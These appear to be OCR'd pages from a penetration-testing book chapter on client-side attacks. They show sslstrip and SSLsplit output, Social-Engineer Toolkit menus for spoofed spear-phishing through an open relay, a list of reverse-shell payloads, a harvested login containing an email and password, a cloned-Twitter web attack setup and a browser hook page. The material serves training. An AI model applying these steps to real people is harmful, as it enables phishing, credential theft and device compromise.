SSLsplit  (built 2014-05-26)
Copyright (c) 2009-2014, Daniel Roethlisberger <daniel@roe.ch>
http://www.roe.ch/SSLsplit
Features: -DDISABLE_SSLV2_SESSION_CACHE -DHAVE_NETFILTER
NAT engines: netfilter* tproxy
netfilter:  IP_TRANSPARENT SOL_IPV6 !IPV6_ORIGINAL_DST
compiled against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
rtlinked against OpenSSL 1.0.1e 11 Feb 2013 (1000105f)
TLS Server Name Indication (SNI) supported
OpenSSL is thread-safe with THREADID
Using SSL_MODE_RELEASE_BUFFERS
Using direct access workaround when loading certs
SSL/TLS algorithm availability: RSA DSA ECDSA DH ECDH EC
OpenSSL option availability: SSL_OP_NO_COMPRESSION SSL_OP_NO_TICKET SSL_OP_ALLOW
_UNSAFE_LEGACY_RENEGOTIATION SSL_OP_DONT_INSERT_EMPTY_FRAGMENTS SSL_OP_NO_SESSIO
```




```
root@kali-1:~# sslstrip -h

sslstrip 0.9 by Moxie Marlinspike
Usage: sslstrip <options>

Options:
-w <filename>, --write=<filename> Specify file to log to (optional).
-p , --post                       Log only SSL POSTs. (default)
-s , --ssl                        Log all SSL traffic to and from server.
-a , --all                        Log all SSL and HTTP traffic to and from serve
r.
-l <port>, --listen=<port>        Port to listen on (default 10000).
-f , --favicon                    Substitute a lock favicon on secure requests.
-k , --killsessions               Kill sessions in progress.
-h                                Print this help message.
```


Chapter 8: Exploiting the Client Using Attack Frameworks




```
      Welcome to the Social-Engineer Toolkit (SET).
       The one stop shop for all of your SE needs.

   Join us on irc.freenode.net in channel #setoolkit

 The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

Select from the menu:

  1) Social-Engineering Attacks
  2) Fast-Track Penetration Testing
  3) Third Party Modules
  4) Update the Social-Engineer Toolkit
  5) Update SET configuration
  6) Help, Credits, and About

 99) Exit the Social-Engineer Toolkit

set>
```




```
           Visit: https://www.trustedsec.com

Select from the menu:

  1) Spear-Phishing Attack Vectors
  2) Website Attack Vectors
  3) Infectious Media Generator
  4) Create a Payload and Listener
  5) Mass Mailer Attack
  6) Arduino-Based Attack Vector
  7) Wireless Access Point Attack Vector
  8) QRCode Generator Attack Vector
  9) Powershell Attack Vectors
 10) Third Party Modules

 99) Return back to the main menu.

set>
```



```
The Spearphishing module allows you to specially craft email messages and send
them to a large (or small) number of people with attached fileformat malicious
payloads. If you want to spoof your email address, be sure "Sendmail" is in-
stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OF
flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do
everything for you (option 1), the second is to create your own FileFormat
payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu
```




```
   1) Windows Reverse TCP Shell              Spawn a command shell on victim and send b
ack to attacker
   2) Windows Meterpreter Reverse_TCP        Spawn a meterpreter shell on victim and se
nd back to attacker
   3) Windows Reverse VNC DLL                Spawn a VNC server on victim and send back
 to attacker
   4) Windows Reverse TCP Shell (x64)        Windows X64 Command Shell, Reverse TCP Inl
ine
   5) Windows Meterpreter Reverse_TCP (X64)  Connect back to the attacker (Windows x64)
, Meterpreter
   6) Windows Shell Bind_TCP (X64)           Execute payload and create an accepting po
rt on remote system
   7) Windows Meterpreter Reverse HTTPS      Tunnel communication over HTTP using SSL a
nd use Meterpreter
```




*set_config

```
### If dsniff is set to on, ettercap will automatically be disabled.
DSNIFF=OFF
#
### Auto detection of IP address interface utilizing Google, set this ON if you w
AUTO_DETECT=OFF
#
### SendMail ON or OFF for spoofing email addresses
SENDMAIL=ON
#
### Email provider list supports GMail, Hotmail, and Yahoo. Simply change it to t
EMAIL_PROVIDER=GMAIL
#
```



```
set:phishing>1
set:phishing> Send email to:xyz@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):servicedesk@company.com
set:phishing> The FROM NAME user will see: :Service Desk
set:phishing> Username for open-relay [blank]:admin
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryouown.com):relay.comp
any.com
set:phishing> Port number for the SMTP server [25]:25
set:phishing> Flag this message/s as high priority? [yes|no]:yes
```



SECURING your BITS

IT security- Keeping you on your toes...

Posted by juned on April 1

Heartbleed

Posted in: Certificate A

What's the

Heartbleed is the te
by a security engine
software distribution
across the Globe. There is a huge media attention for this bug because it attacks the fundamental
encryption technology that is used these days by
google, facebook, yahoo and several others. We
all confidently browse websites that is SSL
protected and a green padlock shown up at your

Warning - Security

The application's digital signature cannot be verified.
Do you want to run the application?


Name: Secure Java Applet

Publisher: UNKNOWN


From: http://192.168.1.66

□ Always trust content from this publisher.

This application will run with unrestricted access which may put your personal information at risk. Run this application only if you trust the publisher.



```
root@kali-1:/var/www# cat "harvester_2015-06-28 16:08:12.618059.txt"
Array
(
    [lsd] => AVqyAFn6
    [display] =>
    [enable_profile_selector] =>
    [legacy_return] => 1
    [profile_selector_ids] =>
    [trynum] => 1
    [timezone] =>
    [lgndim] =>
    [lgnrnd] => 033805_No-2
    [lgnjs] => n
    [email] => juned@example.com
    [pass] => password123
    [default_persistent] => 0
    [login] =>
)
root@kali-1:/var/www#
```




http://192.168.1.70/ - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Go
Internet


Address http://192.168.1.70/

The site https://www.twitter.com has moved, click here to go to the new location.


https://www.twitter.com/




```
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: yes
set:webattack> IP address to SET web server (this could be your external IP or h
ostname):201.22.1.45
set:webattack> Is your payload handler (metasploit) on a different IP from your
external NAT/Port FWD address [yes|no]:yes
set:webattack> IP address for the reverse handler (reverse payload):192.168.1.70
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.twitter.com

 Enter the browser exploit you would like to use [8]:
```


http://192.168.1.70/
192.168.1.70
File
Edit
View
Favorites
Tools
Help
Home 15
Security Research & Defe...
liveltraining Python Fund...
Active Directory Domain S...

Please wait while the site loads...



```
<head><script type="text/javascript" src="source.js"></script></head>
<body>
Please wait while the site loads...
</body>

```




Category: Browser (5 Items)

Browser Version: UNKNOWN	Initialization
Browser UA String: Mozilla/5.0 (X11; Linux i686) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/39.0.2171.95 Safari/537.36	Initialization
Browser Platform: Linux i686	Initialization
Browser Plugins: Shockwave Flash,Chrome Remote Desktop Viewer,Widevine Content Decryption Module,Native Client,Chrome PDF Viewer	Initialization
